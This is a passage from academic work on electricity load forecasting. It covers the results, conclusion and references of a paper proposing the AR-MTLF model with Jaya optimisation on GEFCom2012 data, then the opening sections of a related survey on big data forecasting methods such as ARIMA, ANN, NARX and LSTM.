where $R^{th}$ and $I^{th}$ are redundancy and irrelevancy thresholds, respectively; which are chosen to be 0.05. Preferring Jaya algorithm over other heuristic algorithms is its tendencies to achieve a globally optimal solution within small execution time. Moreover, it only requires commonly known parameters (i.e., population, elite size, etc.). On the other hand, algorithmic specific control parameters (i.e., crossover probability, mutation probability, etc.) are not required for the optimization.

Jaya algorithm was developed by Rao in 2016 [21], to solve the constrained and non-constrained optimization problem. It serves as a tool for providing optimal solutions in different domains like the microgrid [22], smart grid. The parameters of Jaya based optimization algorithm are shown in Table I. The accuracy equation is given below.

$$accuracy = 100 - RMSE, \qquad (13)$$

where the $accuracy$ is measure in (%).

## IV. Simulations and discussions

In regard to the performance evaluation of our proposed AR-MTLF for data analysis. AR-MTLF is compared with AFC-STLF model [19] and is chosen due to its similarity in architecture to our proposed AR-MTLF model. Based on a fair comparison of AFC-STLF with that of ours, the same dataset collected from the hierarchical load forecasting record of GEFCom2012 which contains 4.5 years of hourly temperature and load across 21 zones of the US utility is implemented. The dataset is divided into three parts; for the training set, the first and second are taken from year (2004-2005). Whereas, 2006 for validation and lastly, 2007 for testing as shown in Fig. 3.

This section discusses the simulations in the following format: (A) by hourly load forecasting, (B) by seasonal load forecasting, (C) by performance evaluation in terms of error performance and convergence evaluation.




Fig. 3: Data from GEFCom2012 load forecast record.

### *A. By hourly load forecasting*

The hourly demand for electricity normally takes the shape of multiple seasonal trends and can be hours of a day, a month of the year, days of the week, etc., which instantly forms a temporal hierarchy of the calendar variables.




Fig. 4: Hourly load forecast.

The Fig. 4 shows the 24 hour load forecasting of $Z_1$. It is seen that both model are able to forecast efficiently.

### *B. By seasonal load forecasting*

The Fig. 5 shows the actual load and our proposed AR-MTLF overlaid with the temperature for a summer week. Although, there is no over or under forecast in our proposed model. However, AFC-STLF did not actually learn and train the network efficiently.

The AFC-STLF over and under forecast the winter troughs for these days (11/13-14), and (11/16-22) as shown in Fig. 6.




Fig. 5: Summer load prediction.




Fig. 6: Winter load prediction.




Fig. 7: Error performance.





Fig. 8: Convergence rate analysis.

### C. By performance evaluation in terms of error performance and convergence evaluation

The performances of the proposed models are measured on a numerical value as shown in Fig. 7. RMSE is used to measure the deviation between the forecast value and the actual value. The smaller the RMSE value is, the higher the accuracy the model achieves. The figure shows that the RMSE value for AR-MTLF is 51.09 as compared to 65.89 of the AFC-STLF. The performance of AR-MTLF is due to the incorporation of the Jaya based optimization algorithm. However, forecast error is minimized at the expense of execution time.

Fig. 8 presents the execution time of AR-MTLF and AFC-STLF to be 213.90 and 249.79 seconds, respectively. Our proposed AR-MTLF minimizes execution time because of following reasons: AR-MTLF uses Jaya based optimization which finds the global optimal solution within the smallest execution time and uses the CRBM which performs better than ANN.

In addition, the AR-MTLF FS process reflects on three parameters: the lagged temperature data of the preceding hours, the moving average of the observed data and average behavior which denotes as the data of the previous hours. In contrast, AFC-STLF considers the last sample and average behavior. As a consequence, AR-MTLF reduces the average forecast error up to 56.32% as compared to 43.67% of the AFC-STLF model.



| | 1 | 2 | 3 | 4 | 5 | 6 | 7 |
|---|---|---|---|---|---|---|---|
| | 96.95 | 62.25 | 306.58 | 105.03 | 81.02 | 99.70 | 40.28 |
| | 23.92 | 16.44 | 259.17 | 72.64 | 236.54 | 41.99 | 266.31 |
| | 258.08 | 95.27 | 375.64 | 208.35 | 98.01 | 5.87 | 313.74 |
| | 38.32 | 93.77 | 356.82 | 104.96 | 145.11 | 162.56 | 208.97 |
| 5 | 48.70 | 17.84 | 523.12 | 121.25 | 332.20 | 106.51 | 401.17 |
| | 57.61 | 169.36 | 302.67 | 1.68 | 255.36 | 24.04 | 284.06 |
| | 30.19 | 92.54 | 517.40 | 30.52 | 148.96 | 122.97 | 171.75 |
| | 140.07 | 14.95 | 439.82 | 29.20 | 32.43 | 113.50 | 259.48 |
| | 86.55 | 127.56 | 216.29 | 22.27 | 296.84 | 154.79 | 177.90 |
| 10 | 13.87 | 69.15 | 182.75 | 99.76 | 346.61 | 104.18 | 266.72 |
| | 18.90 | 201.69 | 106.41 | 112.69 | 338.71 | 105.87 | 125.51 |
| | 78.78 | 176.30 | 149.30 | 80.53 | 227.82 | 121.03 | 72.27 |
| | 162.31 | 325.47 | 27.50 | 15.44 | 93.79 | 75.84 | 6.29 |
| | 52.18 | 111.07 | 96.88 | 9.31 | 68.16 | 14.39 | 134.11 |
| 15 | 96.40 | 158.76 | 257.28 | 135.40 | 177.18 | 91.28 | 128.21 |
| | 130.11 | 22.27 | 352.40 | 272.52 | 264.69 | 238.39 | 268.93 |
| | 123.49 | 313.83 | 205.32 | 4.75 | 28.50 | 65.82 | 128.57 |
| | 73.55 | 165.96 | 139.80 | 210.91 | 21.47 | 103.21 | 347.46 |
| | 158.56 | 271.62 | 222.60 | 165.33 | 20.40 | 129.34 | 85.74 |
| 20 | 94.77 | 133.18 | 172.66 | 179.56 | 145.68 | 19.29 | 196.26 |
| | 200.60 | 160.87 | 139.70 | 51.10 | 74.77 | 109.96 | 30.20 |
| | 152.65 | 127.15 | 190.57 | 40.16 | 75.28 | 25.78 | 92.86 |
| | 41.33 | 63.65 | 218.01 | 98.11 | 109.00 | 25.49 | 122.71 |
| | 68.97 | 5.58 | 174.73 | 42.12 | 69.48 | 58.44 | 91.45 |

Fig. 9: Heat map for RMSE based on proposed forecast strategy on test dataset: y-axis represents the 24 hours while x-axis represents the days in a week.

Considering the different hours of a day and the number of days of a week, the heat map is derived by relating to the RMSE values of the testing dataset (2007), as depicted in Fig. 9. This illustrates the first 24/7 to avoid verbosity. The minimum RMSE value gives an accurate forecast in that particular hour of the day. Using the model (h =17, d=4) gives

RMSE value of 4.75.

## V. Conclusion

Several load forecasts of hourly, daily, monthly and yearly electricity consumption have been proposed by previous researchers. This paper focuses on the hourly electricity load forecast for the month ahead, because of its importance for the outage and operational planning of electric power systems. However, due to the manner of smart meter data collection, scaling of this data is necessary. Here, a modified entropy MI FS is implemented to remove irrelevancy and redundancy from the dataset. Besides, the fundamental relationship between temperature and electricity load for preceding hours is investigated. The newly proposed AR-MTLF achieves approximately 56.32% accuracy, which proves better than the existing AFC-STLF of 43.67% based forecast strategy. The AR-MTLF model has reduced the average execution time up to 53.87% as compared to 46.12% of AFC-STLF. Hence, the modified entropy MI FS and CRBM prove justification for the correctness of the proposed model.

## References

[1] Ghiassi, M. D. K. Z., David K. Zimbra, and H. Saidane. “Medium term system load forecasting with a dynamic artificial neural network model.” Electric power systems research 76, no. 5 (2006): 302-316.

[2] Bhattacharya, T. K., and T. K. Basu. “Medium range forecasting of power system load using modified Kalman filter and Walsh transform.” International Journal of Electrical Power & Energy Systems 15, no. 2 (1993): 109-115.

[3] Gavrilas, M., I. Ciutea, and C. Tanasa. “Medium-term load forecasting with artificial neural network models.” In Electricity Distribution, 2001. Part 1: Contributions. CIRED. 16th International Conference and Exhibition on (IEE Conf. Publ No. 482), vol. 6, pp. 5-pp. IET, 2001.

[4] Abu-Shikhah, Nazih, and Fawwaz Elkarmi. “Medium-term electric load forecasting using singular value decomposition.” Energy 36, no. 7 (2011): 4259-4271.

[5] Amjady, Nima, and Farshid Keynia. “Mid-term load forecasting of power systems by a new prediction method.” Energy Conversion and Management 49, no. 10 (2008): 2678-2687.

[6] Alamaniotis, Miltiadis, Dimitrios Bargiotas, and Lefteri H. Tsoukalas. “Towards smart energy systems: application of kernel machine regression for medium term electricity load forecasting.” SpringerPlus 5, no. 1 (2016): 58.

[7] Hu, Zhongyi, Yukun Bao, Tao Xiong, and Raymond Chiong. “Hybrid filterwrapper feature selection for short-term load forecasting.” Engineering Applications of Artificial Intelligence 40 (2015): 17-27.

[8] Wi, Young-Min, Sung-Kwan Joo, and Kyung-Bin Song. “Holiday load forecasting using fuzzy polynomial regression with weather feature selection and adjustment.” IEEE Transactions on Power Systems 27, no. 2 (2012): 596.

[9] Jiang, Ping, Feng Liu, and Yiliao Song. “A hybrid forecasting model based on date-framework strategy and improved feature selection technology for short-term load forecasting.” Energy 119 (2017): 694-709.

[10] Dudek, Grzegorz. “Artificial immune system with local feature selection for short-term load forecasting.” IEEE Transactions on Evolutionary Computation 21, no. 1 (2017): 116-130.

[11] Liu, Jin-peng, and Chang-ling Li. “The short-term power load forecasting based on sperm whale algorithm and wavelet least square support vector machine with DWT-IR for feature selection.” Sustainability 9, no. 7 (2017): 1188.

[12] Dong, Yunxuan, Jianzhou Wang, Chen Wang, and Zhenhai Guo. “Research and Application of Hybrid Forecasting Model Based on an Optimal Feature Selection SystemA Case Study on Electrical Load Forecasting.” Energies 10, no. 4 (2017): 490.

[13] Liu, Yang, Wei Wang, and Noradin Ghadimi. “Electricity load forecasting by an improved forecast engine for building level consumers.” Energy 139 (2017): 18-30.

[14] Yang, Lintao, Honggeng Yang, Hongyan Yang, and Haitao Liu. “GMDH-Based Semi-Supervised Feature Selection for Electricity Load Classification Forecasting.” Sustainability 10, no. 1 (2018): 217.

[15] Bouktif, Salah, Ali Fiaz, Ali Ouni, and Mohamed Adel Serhani. “Optimal Deep Learning LSTM Model for Electric Load Forecasting using Feature Selection and Genetic Algorithm: Comparison with Machine Learning Approaches.” Energies 11, no. 7 (2018): 1-20.

[16] Koprinska, Irena, Mashud Rana, and Vassilios G. Agelidis. “Correlation and instance based feature selection for electricity load forecasting.” Knowledge-Based Systems 82 (2015): 29-40.

[17] Fallah, Seyedeh Narjes, Ravinesh Chand Deo, Mohammad Shojafar, Mauro Conti, and Shahaboddin Shamshirband. “Computational Intelligence Approaches for Energy Load Forecasting in Smart Energy Management Grids: State of the Art, Future Challenges, and Research Directions.” Energies 11, no. 3 (2018): 596.

[18] Wang, Pu, Bidong Liu, and Tao Hong. “Electric load forecasting with recency effect: A big data approach.” International Journal of Forecasting 32, no. 3 (2016): 585-597.

[19] Ahmad, Ashfaq, Nadeem Javaid, Mohsen Guizani, Nabil Alrajeh, and Zahoor Ali Khan. “An accurate and fast converging short-term load forecasting model for industrial applications in a smart grid.” IEEE Transactions on Industrial Informatics 13, no. 5 (2017): 2587-2596.

[20] Mocanu, Elena, Phuong H. Nguyen, Madeleine Gibescu, and Wil L. Kling. “Deep learning for estimating building energy consumption.” Sustainable Energy, Grids and Networks 6 (2016): 91-99.

[21] Rao, R. “Jaya: A simple and new optimization algorithm for solving constrained and unconstrained optimization problems.” International Journal of Industrial Engineering Computations 7, no. 1 (2016): 19-34.

[22] Samuel, Omaji, Nadeem Javaid, Mahmood Ashraf, Farruh Ishmanov, Muhammad Khalil Afzal, and Zahoor Ali Khan. “Jaya based Optimization Method with High Dispatchable Distributed Generation for Residential Microgrid.” Energies 11, no. 6 (2018): 1-29.

[23] Chandrashekar, Girish, and Ferat Sahin. “A survey on feature selection methods.” Computers & Electrical Engineering 40, no. 1 (2014): 16-28.

# Big Data Analytics for Load Forecasting in Smart Grids: A Survey

Sana Mujeeb[1], Nadeem Javaid[1,*], Sakeena Javaid[1], Asma Rafique[2], Manzoor Ilahi[1]
[1]Department of Computer Science, COMSATS University Islamabad, Islamabad 44000, Pakistan
{sana.mujeeb.22, nadeemjavaidqau, sakeenajavaid}@gmail.com, tamimy@comsats.edu.pk
[2]Department of Computer Engineering, School of Sciences, Karabuk University, Turkey
asmamcs@gmail.com
*Correspondence: nadeemjavaidqau@gmail.com; www.njavaid.com

***Abstract*—Recently big data analytics are gaining popularity in the energy management systems (EMS). The EMS are responsible for controlling, optimization and managing the energy market operations. Energy consumption forecasting plays a key role in EMS and helps in generation planning, management and energy conversation. A large amount of data is being collected by the smart meters on daily basis. Big data analytics can help in achieving insights for smart energy management. Several prediction methods are proposed for energy consumption forecasting. This study explores the state-of-the-art forecasting methods. The studied forecasting methods are classified into two major categories: (i) univariate (time series) forecasting models and (ii) multivariate forecasting models. The strengths and limitations of studied methods are discussed. Comparative anlysis of these methods is also done in this survey. Furthermore, the forecasting techniques are reviewed from the aspects of big data and conventional data. Based on this survey, the gaps in the existing research are identified and future directions are described.**

***Index Terms*—Big Data, Data Analytics, Load Forecasting, Artificial intelligent Forecasters, Deep Learning.**

## I. Introduction

The modernization of power systems has brought a revolution in the electricity generation and distribution sectors in recent years. With the introduction of smart grid, the communication technology is integrated with conventional electricity meters, known as smart meters. These smart meters measure electricity consumption (and other measurements) at every small time intervals and communicate to energy suppliers, resulting in generation of very huge amount of data. Due to availability of the huge amount of data, many innovative programs are implemented like real-time pricing, off peak time usage lesser tariffs, etc. In near future, all the conventional energy meters will be replaced by smart meters. It is estimated that, more than 800 million smart meters will be deployed world wide till 2020. Power utilities receive a deluge of data after the deployment of smart meters. This data is termed as energy big data. Big data have a few major characteristics referred as 4 V's.

- *Volume:* The major characteristic that makes data *big* is its huge volume. Tera bytes and exabytes of smart meter measurements are recorded daily.
- *Velocity:* The frequency of recorded data is very high. Smart meter measurements are recorded in very small time intervals. It is a continuous streaming process.
- *Variety:* The data can be in different structures, e.g., sensors data, smart meters data and communication modules data are different. Both structured and unstructured data is captured. Unstructured data is standardized to make it meaningful and useful.
- *Veracity:* The trustworthiness and authenticity of data is referred as veracity. The recorded data may have noisy or false readings. The false readings can be due to the malfunctioning of sensors.

TABLE I: List of abbreviations

| **Abbreviation** | **Full Form** |
|---|---|
| ABC | Artificial Bee Colony |
| AEMO | Australia Electricity Market Operators |
| ANN | Artificial Neural Networks |
| ARIMA | Auto Regressive Integrated Moving Average |
| CNN | Convolution Neural Networks |
| CART | Classification and Regression Tree |
| DNN | Deep Neural Networks |
| DSM | Demand Side Management |
| DT | Decision Tree |
| DE | Differential Evaluation |
| GA | Genetic Algorithm |
| ISO NECA | Independent System Operator New England Control Area |
| KNN | K Nearest Neighbor |
| LSSVM | Least Square Support Vector Machine |
| LSTM | Long Short Term Memory |
| MAPE | Mean Absolute Percentage Error |
| NYISO | New York Independent System Operator |
| PJM | Pennsylvania-New Jersey-Maryland (Interconnection) |
| RMSE | Root Mean Square Error |
| RNN | Recurrent Neural Network |
| SAE | Stacked Auto Encoders |
| STLF | Short Term Load Forecast |
| SVM | Support Vector Machine |




Fig. 1: Classification of prediction models.

TABLE II: List of symbols

| Symbol | Description |
|---|---|
| $b$ | SVM bias |
| $c$ | cost penalty |
| $\eta$ | insensitive loss function parameter |
| $\rho$ | SVM marginal plane |
| $\sigma$ | SVM kernel function parameter |
| $w_i$ | ANN weights |
| $W_{hx}$ | RNN weights |

Besides, the 4V's of big data, the energy big data exhibits a few more characteristics: (i) data as an energy: big data analytics should cause energy saving, (ii) data as an exchange: energy big data should be exchanged and integrated with other sources big data to identify its value, (iii) data as an empathy: data analytics can help in improvement of service quality of energy utilities [1]. Approximately 220 million smart meter measurements are recorded daily, in a large sized smart grid.

In order to avoid the failure of electricity distribution networks, the suppliers rely on generation and demand balancing. For balancing demand generation and filling the demand response gap, the utilities have to estimate the energy demand patterns of different consumers. The demand pattern is not always even, therefore electricity load estimation is a very difficult task. Several prediction methods are proposed for energy load forecasting. Classic statistical methods to modern computationally intelligent prediction techniques are proposed for electricity load prediction. This work surveys the state-of-the-art load forecasting models from the literature of past four years. The focus of this survey is on the univariate and multivariate prediction models. The major contribution of this work is the comparative analysis of prediction methods with respect to their input, i.e., conventional traditional data and big data. Energy big data is also explained. The existing load forecasting surveys mostly focus on traditional data forecasting techniques [2]-[5]. The existing surveys and reviews, discuss only one or two forecasting horizons (short-term, medium-term). Whereas, all the forecasting horizons, i.e., short-term, medium-term and long-term are discussed in this study. An analysis is presented on electricity load forecasting with big data approaches [6]-[16] and conventional data [17]-[36].

List of abbreviations used in this article is given in Table 1 and list of symbols is shown in Table 2. A comparison of traditional and big data analysis is presented in Table 3. Rest of the paper is organized as: Section 2 is comparison of forecasting models, Section 3 is critical analysis and section 4 is conclusion.

## II. Comparison of Forecasting Models

In this section, the forecasting models are categorized as: uni-variate (time series) models and multi-variate models. Brief explanation of sub categories of these models, is also

TABLE III: Comparison of traditional data and big data analysis.

| Feature | Traditional Data | Big Data |
|---|---|---|
| **Size** | Limited size | Very huge (terabytes, exabytes) |
| **Sources** | Power utilities production data only | All the influential factors, e.g., population, weather, economic conditions, government policies, customer behavior patterns, etc. |
| **Algorithms** | Classical, statistical, Machine learning, AI | Feature extraction, correlation analysis, dimension reduction, deep learning, parallel processing algorithms |
| **Accuracy** | High for short term predictions, degrades with noisy data | Accurately model noisy and data, risk of falling in local optimum |
| **Usage / benefits** | Can impact decisions in the present, i.e., short-term decision making, used for analysing current situations and short-term forecasting, online monitoring, fault detection (instant response to the situation) | Helps in: long-term decision making, budgeting, investment, policy making, assets allocation, maintenance planning, recruitment strategies etc. |

given. The classification hierarchy of prediction models is shown in Fig. 1. Moreover, a comparative analysis of the discussed models is given at the end of this section.

### 4.1 Load Forecasting based on Time series Models

Electricity consumption recorded at successive equally spaced time intervals is known as electricity consumption time series. Time series forecasters predict the future values based on previously observed values. Following are few popular time series prediction models implemented for forecasting energy consumption.

#### 4.1.1 Autoregressive Integrated Moving Average

ARIMA is the most popular method for time series forecasting. First introduced by Jinkens *et al.*, ARIMA [37] is also known as Jenkins-Box approach. It can calculate the probability of a future value lying in a specified range of values. ARIMA is combination of Auto-Regression (AR) and Moving Average (ML). AR process means that the current value of the series depends on the previous values of same series. ML is a process which assumes that the current deviation of a value from the mean of series depends on the previous deviation. ARIMA is donated as $ARIMA(p, q, d)$, where $p$ is the number of autoregressive terms, $q$ is the number of non-seasonal differences and $q$ is the number of lagged forecast errors (from the prediction equation). Three basic steps of ARIMA are: model identification, parameter estimation and model verification (shown in Fig. 2). For establishing the forecasting equation of ARIMA, the base are the following equations [34]:

$$For \quad d = 0 : y_t = Y_t \tag{1}$$

$$For \quad d = 1 : y_t = Y_t - Y_{t-1} \tag{2}$$

$$For \quad d = 2 : y_t = (Y_t - Y_{t-1}) - (Y_{t-1} - Y_{t-2}) \tag{3}$$

Where $y$ is the $d^{th}$ difference of Y. From the above equations, the generalized equation of ARIMA forecaster can be written as follows:

$$\hat{y}_t = \varepsilon + \phi_1 y_{t-1} + ... + \phi_p y_{t-p} - \theta_1 e_{t-1} - ... - \theta_q e_{t-q} \tag{4}$$

Where, $\varepsilon$ is error term, $\phi$ is the parameter of the auto regressive part and $\theta$ is the moving average parameter.




Fig. 2: Steps of ARIMA prediction model.

#### 4.1.2 Artificial Neural Network

ANN is network of interconnected small computational units called neurons, inspired by biological neurons. Equation of multi layer perceptron (shown in Fig. 3) neural networks is given below:

$$y(x_1, \ldots, x_n) = f(w_0 + w_1 x_1 + \ldots + w_n x_n) \tag{5}$$

Where, $x_i$ are the inputs, $f()$ is input to output mapping function, $w_i$ are the weights and $w_0$ is the bias. The function is given by following equation:

$$f(v) = \frac{1}{1 + e^{-v}} \tag{6}$$

The output activation function can be written as following that is a simple binary discrimination (zero-centered) sigmoid:

$$f(v) = \frac{1 - e^{-v}}{1 + e^{-v}} \tag{7}$$

ANN models can be used for prediction of both time series and multivariate inputs. Some of the popular time series ANN prediction models are Elman network [12], ELM [22],[34], NARX and LSTM [17].

##### 4.1.2.1 Non-linear Autoregressive Network with Exogenous Variable

NARX ia a non-linear and autoregressive recurrent neural network (RNN). It has a feedback architecture, in which output layer is connected to the hidden layers of the network. It is different from back propagation ANN (shown in Fig. 3), as its feed back connection encloses several hidden layers, and not the input layer. NARX also utilizes the memory ability by using the past predicted values or actual observations. It models a nonlinear function by recurrence from the past values of the time series. This recurrence relation is used to predict the new values in time series. The input to the network is the past lagged values of the same time series. For example,




Fig. 3: Simplest ANN: multilayer perceptorn with back propagation of weights.

to predict a future value $y_t$, the inputs of the network are $(y_{t-1}, y_{t-2}, ..., y_{t-p})$. While the training of network the past predicted values are also used as an input. NARX can be defined by the following equation:

$$\hat{y}_{t+1} = F(y_t, y_{t-1} - ... - y_{t-n}, x_{t+1}, x_t, ..., x_{t-n}) + \varepsilon_t \quad (8)$$

Where, $\hat{y}_{t+1}$ is output of network at time $t$, that is the one step ahead predicted value of future time, $t + 1$. F(.) is the non-linear mapping function of the network (e.g., polynomial, sigmoid, etc.), $y_t, y_{t-1}, ...$ are the true past observations also called the desired outputs, $x_{t+1}, x_t, ...$ are the network inputs that are the lagged values of the time series, $n$ is the number of delays and $\varepsilon_t$ is the error term. NARX network is shown in Fig. 4.

#### *4.1.2.2 Long Short Term Memory*

LSTM is a deep learning method that is variant of RNN. It is first introduced by Hochreiter *et al.* in 1997 [38]. The basic purpose of proposing LSTM was to avoid the problem of vanishing gradient (using gradient descent algorithm), that occurs while training of back propagation neural network (BPNN) (shown in Fig. 3).. In LSTM every neuron of hidden layer is a memory cell, that contains a self-connected recurrent edge. This edge has a weight of 1, which makes the gradient pass across may steps without exploding or vanishing [17].

### *4.1.3 Comparative Analysis of Time Series Forecasting Models*

ARIMA is better suited to short-term forecasting, on the other hand, ANN models perform better at long-term forecasting. ANNs can detect the underlying patterns of the data with the help of hidden layer nodes, therefore, they can model non-stationary time series [12],[22],[34]. A major benefit of neural network is their ability to flexibly create a nonlinear mapping between input and output data. They can capture the nonlinearity of the time series very well.

## *4.2 Load Forecasting based on Multivariate Models*

Multivariate models take multiple inputs. These inputs are the factors that influence the electricity consumption, also called exogenous variables. These variables can be weather parameters (temperature, humidity, cloud cover, wind speed, etc.), calendar variables (hour of the day, day of the week, etc.), fuel price etc. Multivariate forecasting methods are categorized into three main categories, i.e., ensemble, hybrid and deep learning models. Brief description of these categories and the papers implemented these methods for electricity load forecasting, is given in this section.

### *4.2.1 Load Forecasting based on Ensemble Models*

Ensemble methods are the prediction models that combine different learners in order to achieve better performance. Ensemble models are supervised learning techniques. Multiple weak learning methods are combined to establish a strong and accurate model. Ensemble method is a combination of multiple models, that helps to improve the generalization errors which might not be handled by a single modeling approach (shown in Fig. 5).

Let us assume, there are three prediction models: A, B and C and their prediction accuracy is 88%, 83%, 76% respectively. Suppose, A and C are highly correlated and model B is not correlated with both A and C. In such a scenario, combining models A and C will not reduce the prediction error, however combining model B with model A or model C would improve the accuracy. Every prediction method is assigned a certain weight. These weight are assigned by the standard techniques. Following are some weight assigning techniques:

- *Collinearity calculation:* Calculate the collinearity of all models which each other in order to decide the base models. Exclude the highly correlated models so that the final model is generalized enough to generate less generalization error.

- *Weight assignment by ANN:* Neural Networks can be used to determine the appropriate weights for the prediction models.
